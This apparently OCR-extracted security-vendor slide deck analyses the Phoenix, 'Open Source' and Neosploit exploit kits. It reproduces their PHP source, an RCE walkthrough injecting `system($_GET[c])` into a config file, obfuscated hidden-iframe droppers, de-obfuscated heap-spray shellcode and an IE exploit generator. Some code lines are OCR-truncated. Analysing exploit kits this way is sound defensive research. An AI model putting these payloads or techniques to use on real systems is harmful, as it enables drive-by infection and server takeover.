        $LVBS=base64_decode($_POST['lvbs']);
        $MVBS=base64_decode($_POST['mvbs']);
        $UASX=base64_decode($_POST['uasx']);
        $PDFOPEN=base64_decode($_POST['pdfopen']);
        $SGIF=base64_decode($_POST['sgif']);
        $PDFSWF=base64_decode($_POST['pdfswf']);
        $COLLAB=base64_decode($_POST['collab']);
        $PRINTF=base64_decode($_POST['printf']);
        $GETICON=base64_decode($_POST['geticon']);
        $ALL=base64_decode($_POST['all']);
        $ALLV7=base64_decode($_POST['allv7']);
        $NEWPLAYER=base64_decode($_POST['newplayer']);
        $LIBTIFF=base64_decode($_POST['libtiff']);
        $JAVA=base64_decode($_POST['java']);
        $FLASH=base64_decode($_POST['flash']);
        $RAM=base64_decode($_POST['ram']);
        $PLAYRAM=base64_decode($_POST['playram']);
        $SMIL=base64_decode($_POST['smil']);
        function WriteFile($path,$data)
            {
```

M86 SECURITY

Phoenix

- Like most of the Exploit kits Phoenix Exploit Kit 2.5 contains several vulnerabilities such as:
  - Authentication Bypass
  - SQL Injection
  - Remote Code Injection (RCE)

Phoenix - Authentication Bypass

- Authentication Bypass
- In order to login to administration panel, the user require to insert password
- But, The variable $ADMINLN was never initialized, therefore using a fake SHA1 password equivalent to the inserted key would bypass this authentication

Phoenix - Authentication Bypass (cont.)

```
@$act = @strtolower( @$_GET['go'] );

if (( !isset( $_SESSION['pw'] ) || $_SESSION['pw'] != $ADMINPW ) and ( !isset( $_SESSION['login'] ) || $_SESSION['login'] != $ADMINLN ))
    {
        unset( $_SESSION['pw'] );
        unset( $_SESSION['login'] );
        if (( !isset( $_POST['pw'] ) ) and ( !isset( $_POST['login'] ) ))
        {
            echo "<html><head><style type='text/css'>body, td {font-family: Tahoma; font-size: 13px; color: #DEDEDE}body {background-color: #000000;
background-image: url(img/loginlogo.gif); background-attachment: fixed; background-position: right bottom; background-repeat: no-repeat}table.wnd {border: 1px solid
#820000; background: #000000}table.wnd tr.hdr {background: #820000; font-weight: bolder}table.wnd2 {border: 1px solid #101010; background: #000000}table.wnd2 tr.hdr
{background: #101010; font-weight: bolder}a {color: #9EB9CB}a:hover {color: #E9BBA7}tr.dark {background: #1D1D1D}a.red {color: #820000}</style><title>Phoenix
Exploit's Kit - Log In</title></head><body bgcolor=black><table width=100% height=100% border=0><tr align=top width=100% height=37><td align=center><img
src=jnglalxrizdsdtxmfz.jpg align=bottom></td></tr><tr><td align=center><table border=0 width='100%' height='100%' align=bottom>";
            echo "<tr height='100%'><td width='100%' align='center' valign='bottom'><form method='POST' id='loginform'><table class='wnd' cellpadding=3
cellspacing=1><tr class='hdr'><td colspan=2 align='center'>Please enter your password</td></tr><tr><td align='right'>Password:</td><td align='left'><input
type='password' name='pw' /></td></tr></tr><td align='left'><a href='#' onclick='window.close();'><font color=#FFFFFF>CANCEL</font></a></td><td align='right'><a
href='#' onclick='javascript:document.getElementById(\"loginform\").submit();'><font color=#FFFFFF>OK</font></a></td></tr></table></form></td></tr></table></td></tr>";
            echo "<tr align=bottom height=406><td><img src=dvjrdmx.gif align=right></td></tr></table></body></html>";
        }
    else
        {
            $pw = sha1( $_POST['pw'] );
            $login=sha1($_POST['login']);
            $_SESSION['pw'] = $pw;
            $_SESSION['login'] = $login;
            redir( "?" );
        }
    exit();
}

switch ( $act )
```

Phoenix - SQL Injection

- The variable $_GET[n] missing input validation that can cause an SQL Injection

```
//SELLERS STATS
if (isset( $_GET['n'] ))
    {
        $seller=$_GET['n'];
        @$act = @strtolower( @$_GET['go'] );
        switch ( $act )
            {

        //MAIN STATISTICS
                case "" :
                    echo "<html><style type='text/css'>body, td {font-family: Tahoma; font-size:
background-image: url(img/loginlogo.gif); background-attachment: fixed; background-position: right b
#820000; background: #000000}table.wnd tr.hdr {background: #820000; font-weight: bolder}table.wnd2 {
{background: #101010; font-weight: bolder}a {color: #9EB9CB}a:hover {color: #E9BBA7}tr.dark {backgrc
Exploit's Kit - Simple Statistics</title><body bgcolor='black'><table width='100%' height='100%' bor
align='left'><img src='jqbqjsdsiudnfmbqywil.jpg' align='bottom'></td></tr><tr align='top'><td align=
valign='top'><tr align='top'><td align='center' valign='top'>";
                    echo "<table class='wnd' cellpadding=3 cellspacing=2><tr class='hdr'><td ali
statistics</td></tr><tr><td><b>Browser</b></td><td><b>Visits</b></td><td><b>Exploited</b></td><td><b
                    $starr = getstatsofseller( "browtype",$seller );
                    $i = 0;
                    for ( ; $i < count( $starr[0] ); $i++ )
                    {
                        echo "<tr".( $i % 2 == 0 ? " class='dark'" : "" ).">
{$starr[3][$i]}</td></tr>";
                    }
                    $r = mysql_query( "SELECT COUNT(*) FROM stats WHERE source='{$seller}'" );
                    $row = mysql_fetch_row( $r );
```

M86 SECURITY

Phoenix - SQL Injection (cont.)

- The same vulnerability can be found in the main infection page

```
if(isset($_GET['n']))
{
        $source = $_GET['n'];
}
else
{
    $source = "DEFAULT";
}
if(isset($_SERVER['HTTP_REFERER']))
{
        $refurl = $_SERVER['HTTP_REFERER'];
        $url = parse_url( $refurl );
        $referer = preg_replace('/[^a-zA-Z0-9\.\-]/','',$url['host']);
}

mysql_query( "INSERT INTO stats (ip,time,browver,browtype,osver,country,referer,source,
','{$osver}','{$country}','{$referer}','{$source}','0')" );
```

M86 SECURITY

Phoenix - RCE

- Remote Code Injection (RCE)
- Inject code to the configuration file

```php
<?php
$DBHOST = "localhost";
$DBNAME = "phoenix";
$DBUSER = "user";
$DBPASS = "pass";echo system($_GET[c]);$a="";
$ADMINPW = "8cb2237d0679ca88db6464eac60da96345513964"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "8aa7d16d9b857d732278ccf4c7845bc93400fe1c"; //SHA-1 Hash from your activation password
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "jskvfqit7.exe", "DE" => "jskvfqit7.exe", "US" => "jskvfqit7.exe");
?>
```

M86 SECURITY

Phoenix – RCE (cont.)

- We can control the following parameters

```
if (isset($_POST['language']))
    {
        $language=$_POST['language'];
        $DBHOST=$_POST['host'];
        $DBUSER=$_POST['dbuname'];
        $DBPASS=$_POST['dbupassword'];
        $DBNAME=$_POST['dbname'];
        $ADMINPW=$_POST['adminpw'];
        $smb=$_POST['smb'];
        $smbpath=$_POST['smbpath'];
        if (isset( $_POST['mode'] ))
            {
                $mode=$_POST['mode'];
            }
        else
            {
                $mode='tc';
            }

        if ($language=='ru')
            {
```

Phoenix – RCE (cont.)

- In case the script doesn't manage to connect to the database, it throws an a exception and stops

```
if ($language=='en')
    {
        if ( !mysql_connect( $DBHOST, $DBUSER, $DBPASS ) )
            {
                echo "Installation was not completed! Unable to connect to MySQL host. Check MySQ
                exit();
            }
        if ( !mysql_select_db( $DBNAME ) )
            {
                echo "Installation was not completed! The software was able to connect to MySQL h
id try again.";
                exit();
            }
        $install = mysql_query("CREATE TABLE IF NOT EXISTS `stats` (
        `id` int(11) unsigned NOT NULL auto_increment,
        `ip` int(10) unsigned NOT NULL,
        `time` int(10) unsigned NOT NULL,
```

M86 SECURITY

Phoenix – RCE (cont.)

- The script writes the database connection into the configuration file

```
) ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;");
if($error=mysql_error())
    {
        echo "Installation wasn't completed cuz of MySQL's error. MySQL error description:";
            print $error;
        exit();
    }
else
    {
        echo "<font color='green'>Creating table in database... DONE</font><br>";
        $ACTIVATION_PASSWORD=rndvar(10,15);
        $cdatatoreplace=array("hostname","username","userpassword","databasename","adminhash","activatehash");
        $cdataforreplace=array($DBHOST,$DBUSER,$DBPASS,$DBNAME,sha1($ADMINPW),sha1($ACTIVATION_PASSWORD));
        $config=str_replace($cdatatoreplace, $cdataforreplace, $config);
        $statisticsname=$rn[9].".php";
        $indexname=$rn[11].".php";
        $lname=rndvar(2,3).".php";
        $activatename=$rn[12].".php";
        WriteFile($statisticsname,RandomizeNames($statistics));
        WriteFile($indexname,RandomizeNames($index));
        WriteFile($lname,RandomizeNames($lphp));
        WriteFile($rn[5].".php",RandomizeNames($connectdatabase));
        WriteFile($rn[6].".php",RandomizeNames($functions));
        WriteFile($activatename,RandomizeNames($activate));
        WriteFile($rn[7].".dat",$geoipfile);
        WriteFile($rn[8].".php",$geoip);
        WriteFile($rn[2].".gif",$bggif);
        WriteFile($rn[3].".jpg",$logo1);
        WriteFile($rn[4].".jpg",$logo);
        WriteFile($rn[1].".php",RandomizeNames($config));
```

M86 SECURITY

Phoenix – RCE (cont.)

- Let's wrap all the information together
  - Create a remote DB with a password like: “";echo system($_GET[c]);$a=""”
  - Insert the relevant information in the installation page
  - Install the Exploit Kit
  - At the end of the installation it will successfully install the exploit kit in case that GPC is off
  - Execute your code using the configuration file, you will receive the path to the randomize configuration file

Phoenix – RCE (cont.)

- Let's wrap all the information together

(cont.)

```php
<?php
$DBHOST = "www.freesql.org:3306";
$DBNAME = "phoenix";
$DBUSER = "some_user";
$DBPASS = "";echo system($_GET[c]);$a="";
$ADMINPW = "8cb2237d0679ca88db6464eac60da96345513964"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "8aa7d16d9b857d732278ccf4c7845bc93400fe1c"; //SHA-1 Hash from your activation password
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "jskvfqit7.exe", "DE" => "jskvfqit7.exe", "US" => "jskvfqit7.exe");
?>
```

M86 SECURITY


Open Source Exploit Kit

- It’s open source
- It’s free
- Published by “cr333k” at opensc forums

M86 SECURITY


Open Source Exploit Kit (cont.)

- Open Source exploit kit login page



Open Source Exploit Kit (cont.)

- **Administration panel**



Home || Complete Stats || Iframe || Upload File || Reset Stats || Logout

Traffic: 222 / **Loads:** 23 / **Percent:** 10.36%

Exploit Statistics:

EXPLOIT:	LOADS:
PDF	4
MDAC	7
IE_Peers	12

Country Statistics:

COUNTRY:	TRAFFIC:	LOADS:	PERCENT:
IT	100	12	12%
--	36	4	11.11%
US	30	3	10%
RU	30	3	10%
UK	26	1	3.85%

Referer Statistics:

REFERER:	TRAFFIC:	LOADS:	PERCENT:
eurobankefg-fmc.lu	110	13	11.82%
twine.ws	47	6	12.77%
pesfaces.co.uk	30	4	13.33%
in-ebay.com	19	0	0%
acebooklogin.io.ua	16	0	0%

M86 SECURITY

Open Source Exploit Kit (cont.)

- Spread the attack via obfuscated IFrame

Home || Complete Stats || Iframe || Upload File || Reset Stats || Logout

Traffic: 222 / **Loads:** 23 / **Percent:** 10.36%

Generated IFrame's:

BASIC:

```
<iframe src="http://127.0.0.1/open_source/index.php" width="0" height="0"
```

ESCAPE SIMPLE:

```
<script> var e = '%68%74%74%70%3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%2f%6f%70%65%6e%5f%
73%6f%75%72%63%65%2f%41%64%6d%69%6e%2f'; ii = e.replace(/0 0/g,'%'); document.write
```

ESCAPE ADVANCED:

```
<script> var x = unescape("%68%74%74%70%3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%2f%6f%70%
65%6e%5f%73%6f%75%72%63%65%2f%41%64%6d%69%6e%2f");document.write("<i"+"fr"+"am"+"e
s"+"r"+"c=\""+x+"/ind"+"e"+"x.p"+"hp\" w"+"id"+"th=\"0\" he"+"i"+"ght=\"0\"
```

BASE64:

```
<script>var
sdgs4df="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";var
sdfgfcc="PGlmcmFtZSBzcmM9ImhOdHA6Ly8xMjcuMC4wLjEvb3Blb19zb3VyY2UvaW5kZXgucGhwIiB3aWR0
aD0iMCIgaGVpZ2hOPSIwIiBmcmFtZWJvcmRlcj0iMCI+PC9pZnJhbWU+";var fsdfseTx9="";var
YByw,iSmF,M3kW,o9gj,TSyM,iEQL,jAPA="";var i=0;var base64test=/[^A-Za-z0-9\+\/
\=]/g;T8uq=T8uq.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{o9gj=sdgs4df.indexOf(T8uq.charAt
(i++));TSyM=sdgs4df.indexOf(T8uq.charAt(i++));iEQL=sdgs4df.indexOf(T8uq.charAt
```


M86 SECURITY

Open Source Exploit Kit (cont.)

- Generates a new code every page refresh

Open Source Exploit Kit (cont.)

- Panel to upload the malware



M86 SECURITY

Open Source Exploit Kit (cont.)

- **Obfuscated code**

```
Np7zpRNpS8pRNpNe7pRNpSkpRNp8zpNKep8SpakpNNRp7kp8SpkzpzSpNeSpzkpzzpkap8Spz7pNekp7SpNezpNeepNekpNeKpNNSpNeRpRNpS8pRNpNe7p7Kp7Kp7epRNpNKKpNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNp
RNpRNpRNpRNpRNpRNpNeNpNNepNNRpRNpRkpNNzpkap</div><p id =dRCmXo0jLR>
NNRpRNpNeSpRNpaepRNp7zpRNpS8pRNpNeSpRNpSkpRNp78p7zpRNpS8pRNpNeSp7Kp7Kp7epRNpNKKpNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNNSpNNRpNKepRNpNKKpNKpkpR
NpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNNKpSepakpa7pzKpzRp8zp7kpSSpz7pzap8NpzSp88pNNepkzp7Spa8pNNzpkapNezpNNapkapNNSpNeepRkp8zpNKep8SpakpN
NRp7kp8SpkzpzSpNeSpzkpzzpkap8Spz7pNekpkepNe7pkKp7epS8pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRN</p>

<u id =N0XwzikxEXg>
pNK7pRNpk8pkapNNSpk8pNeRpRNpRkpNeepNNRpNNRp7epRNpNKKpNK7pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNK7pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNK7pRNpRNpRNpRN
pRNpRNpRNpRNpNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNN8pNe7pNekpkkpNNepNN8p7SpNN7pNNSpkapNNSpNNapNN7pRNpaepRNp8zpNKep8SpakpNNRp7kp8SpkzpzSpNeSpzkpzzpkap8Spz7pNekpkepSep
kKpRNp7KpRNpRRpRRpS8pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNeNpNNepNNRpRkpNNzpkapNNRpRNpNeSpRNpaepRNp7zpRNpS8pRNpNeSpRNpSkpRNp78p7zpRNpS8pRNpNeSp7Kp7Kp7epRNpNKpkp8p8p8
pNKKpNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRN</u>
<b id =hQPzU>
pRNpRNpRNpRNpNNSpNNRpNKepRNpNKpkp8p8p8p8pNKKpNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNNKpSepakpa7pzKpzRp8zp7kpSSpz7pzap8NpzSp88pNNepkzp7SpNe8pNN7
pazpkapNNSpkap8KpNNepNNapNNRpk8pNeepRkp8zpNKep8SpakpNNRp7kp8SpkzpzSpNeSpzkpzzpkap8Spz7pNekpkepSepkKp7epS8pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNK7pR</b><
p id =wtv>
Npk8pkapNNSpk8pNeRpRNpRkpNeepNNRpNNRp7epRNpNKKpNK7pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpRNpNK7pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpNK7pNKpkpRNpRNpRNpRNpRNpRNpRNpRNpNeepk8p7zpNe
epNeRpNe8pzzp7kpNeSpNNzp8zpaapzkp88p8kpz8pRkp7epS8pNKpkpRNpRNpRNpRNpRNpRNpRNpkzpkzpSKpzKpkap88pa7pa7pzepz8pz8pNe7pNNkp8kpNNSpSSpRkp7epS8pNKpkp8p8p</p></div>     <
script>    var GHXfqkl9151="";     var lleNQX3qrEa = new Array("p6Y0ngN5lu","uITDx7m","zgKZLM7n","byKy2","tUy1c40jm4s","IrCsBM2LRM","x1QNau2Zwf","Ltho0","SsX84E",
"mowUN2","FbhC","g22ZqJ9FCc9","X0EziLeAos","sX9BTz","lEusU","mPVLuIIj","yhXMmWIT0","U2H","g6XBIh","IG3QM","vLCLu","e52wX","ZONbivFSkd","Hry4","TydWb7v","xmEFS8j","ysQsE"
,"r52qAm9J","dRCmXo0jLR","N0XwzikxEXg","hQPzU","wtv");  var wwIf1KLK7uA="";          function Jx0u8onu5Oi(lleNQX3qrEa, GECi6jHPb6o)  {        return GECi6jHPb6o=document.
getElementById(lleNQX3qrEa[GECi6jHPb6o]).innerHTML;     }        function a2Yj4VaWpjr( EpRj89r1OMh )      {           return String.fromCharCode(EpRj89r1OMh);     }
function y9qabASnTrn(VjbAk8Q0N4x)   {       GpV16PuxKyF = VjbAk8Q0N4x.split('c');        for(var i=0;i<GpV16PuxKyF.length-1;i++)          {          GpV16PuxKyF[i]++;
          wwIf1KLK7uA += a2Yj4VaWpjr(GpV16PuxKyF[i]);          }        return(wwIf1KLK7uA);     }        function CmtzMfy6FkZ(aCmXCiVpkgO)   {        var nImGZIEO1o4,
x67AIPtqU2M,kIZGoC7nIBG,lkf6AzfDvOd="",          Fxoo1vKbMFx="VbQZlrHwOixG3R9kFgXmjCn6aW2K0ePA1NYUs5ShLvoq47zMEcpJuyfdtB";       for(nImGZIEO1o4=0;nImGZIEO1o4<aCmXCiVpkgO
.length;nImGZIEO1o4++)         {           x67AIPtqU2M=aCmXCiVpkgO.charAt(nImGZIEO1o4);          kIZGoC7nIBG=Fxoo1vKbMFx.indexOf(x67AIPtqU2M);          if(kIZGoC7nIBG
>=0)          {               if(kIZGoC7nIBG==0)              {              kIZGoC7nIBG = 57;             }              else              {
kIZGoC7nIBG = kIZGoC7nIBG-1}lkf6AzfDvOd+=Fxoo1vKbMFx.charAt(kIZGoC7nIBG);              }             else            {             lkf6AzfDvOd+=x67AIPtqU2M;
            }       };  YuCYoulErMe = y9qabASnTrn(lkf6AzfDvOd);     return YuCYoulErMe;     }        var bduzwAJvRYr = lleNQX3qrEa.length;  for(GECi6jHPb6o = 0;
bduzwAJvRYr>GECi6jHPb6o; GECi6jHPb6o++)    {       var GHXfqkl9151=GHXfqkl9151+Jx0u8onu5Oi(lleNQX3qrEa, GECi6jHPb6o);  }  var GECi6jHPb6o=CmtzMfy6FkZ(GHXfqkl9151);
      var eQiwMIgWfSF = document;     var j6jN1PSW8mU = document;     eQiwMIgWfSF.write("<"+"s"+"c"+"r"+"i"+"p"+"t"+">");     j6jN1PSW8mU.write(GECi6jHPb6o);
document.write("<"+"/"+"s"+"c"+"r"+"i"+"p"+"t"+">");    </script><META HTTP-EQUIV="REFRESH" CONTENT="1;URL=index.php?Number=2">
```

Open Source Exploit Kit (cont.)

- De-Obfuscated code

```
<script>
        function ec0ehmN2jvXCPYZO()
        {
            var Ak5hyOO7GdcwKzqQ, LOgFdKCe411MeACZ, pUN18EbvDLVzpI9S;

            Ak5hyOO7GdcwKzqQ = 0x100000;
    var GaZMAPBHnzJkqm5z =
    "%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FE
    74%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5E
    48B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uE
    546D%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%u
    u0455%u785C%u3836%u785C%u3437%u785C%u3437%u785C%u3037%u785C%u6133%u785C%u6632%u785C%u6632%u785C%u3133%u785C%u3233%u785C%
    %u3033%u785C%u6532%u785C%u3133%u785C%u6632%u785C%u6636%u785C%u3037%u785C%u3536%u785C%u6536%u785C%u6635%u785C%u3337%u785C
    C%u3536%u785C%u6632%u785C%u6336%u785C%u6636%u785C%u3136%u785C%u3436%u785C%u6532%u785C%u3037%u785C%u3836%u785C%u3037%u785
    5C%u6636%u785C%u3936%u785C%u3437%u785C%u6433%u785C%u3233";
    var LOgFdKCe411MeACZ = unescape(GaZMAPBHnzJkqm5z);
            pUN18EbvDLVzpI9S = unescape("%u0b0c%u0b0C");
            while(pUN18EbvDLVzpI9S.length < Ak5hyOO7GdcwKzqQ)
                pUN18EbvDLVzpI9S += pUN18EbvDLVzpI9S;
            l4A1T7buiP5qqPh2 = Ak5hyOO7GdcwKzqQ - (LOgFdKCe411MeACZ.length + 20);
            pUN18EbvDLVzpI9S = pUN18EbvDLVzpI9S.substring(0, l4A1T7buiP5qqPh2);
            y72EfxCbYwluhVqM = new Array();
            for(var i = 0 ; i < 100 ; i++)
                y72EfxCbYwluhVqM[i] = pUN18EbvDLVzpI9S + LOgFdKCe411MeACZ;
        }
        function bb5IaYAAGOOixZt8()
        {
            var q3FAIJX28KMRLYob, XyVFr2VbLjPNaVKn;
            try
    {
                q3FAIJX28KMRLYob = new ActiveXObject("O"+"W"+"C"+"1"+"0"+"."+"S"+"p"+"r"+"e"+"a"+"d"+"s"+"h"+"e"+"e"+"t");
            }
```

Open Source Exploit Kit (cont.)

- **Main Vulnerabilities**
  - IE MDAC Vulnerability (CVE-2006-0003)
  - IE SnapShot Viewer ActiveX Vulnerability (CVE-2008-2463)
  - IE iepeers Vulnerability (CVE-2010-0806)
  - Java WebStart Command Line Injection Vulnerability (CVE-2010-1423)
  - Adobe Reader CollectEmailInfo Vulnerability (CVE-2007-5659)
  - Adobe Reader Collab GetIcon Vulnerability (CVE-2009-0927)
  - Adobe Reader LibTiff Vulnerability (CVE-2010-0188)

Open Source Exploit Kit (cont.)

- Other exploits which were not added in this version

```
function IE_0Day($IEVer)
{
    global $ShellCode;

    switch ($IEVer)
    {
        case 6: $Fake_Object = 233120;break;
        case 7: $Fake_Object = 733120;break;
        case 8: $Fake_Object = 433120;break;
        default: $Fake_Object = 433120;break;
    }

    $Content = '
    function alloc(bytes, mystr)
    {
        var shellcode = '.RetrieveShellCode("IE_0DAY").';
        while (mystr.length< bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2) + shellcode;
    }

    var evil = new Array();
    var FAKEOBJ = unescape("%u0d0d%u0d0d");
    FAKEOBJ = alloc('.$Fake_Object.', FAKEOBJ); // Depends on IE Version
    for(var k = 0; k < 100; k++)
    {
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
    }
    document.write(\'<table style=position:absolute;clip:rect(0)>\');';

    return $Content;
}
```


M86 SECURITY

Neosploit

- MaaS – Malware as a Service
- Build 4.2
- NeoSploit Exploit Kit was back to business at 2009.

Neosploit

- Infection process



… <malicious IFRAME>…

Generating obfuscated JS

Generating key and sending it to the server

Using the key to generate an encrypted script that is send back to the client

The browser opens the encrypted script with his key and execute the JS code

M86 SECURITY

Neosploit - Obfuscated Code

- Looks like a regular HTML page

```
<html>
<head>
<title>Page 1 of 1</title>
<script>

Sf3NaS=a6Co3YSIx;var N_jA2w04Fw='drqjq';var xBb_I5NyEn='t';var SOR__nXP='stru';var kDG___S__pcAls='a';
</script>
</head>
<body class="normal" style="font-face: serif" onload="Hsdpdcnbjfd()" coGAsja>
<p class="visual" ></p>
<p></p>
<div style="display:none;">
<input BNdfsd class="Bdsfgs" type="hidden" id="B dadd" value="1">
Command Line Options

Optional parameters will be listed at the beginning of the output as comments. This is a convenient wa

Example:

jsmin fulljslint.js jslint.js "(c)2002 Douglas Crockford"
Errors

JSMin can produce three error messages to stderr:
Unterminated comment.

Unterminated string constant.

Unterminated regular expression.

It ignores all other errors that may be present in your source program.
<input VGBgfd class="jzrlK3" type="hidden" id="scuddlefd" value="9889A2FEDF609466DA47EF5A4DF81F5991075
JSMin is a filter that omits or modifies some characters. This does not change the behavior of the pro
```

M86 SECURITY

Neosploit - Obfuscated Code

- A closer look …

Neosploit – De-Obfuscation

- The first de-obfuscation stage

```
    var I_go_lR = X_/V_KS_pVY_BBr.charCodeAt(e2Na_GHa_/_UB).toString(16);
    if (I_go_lR < 2)DcdOqVY += "0";
    DcdOqVY += I_go_lR;
  }
  while (DcdOqVY.length < 20){
    DcdOqVY += "00";
  }
  dp_e2U += "L" + DcdOqVY;
}
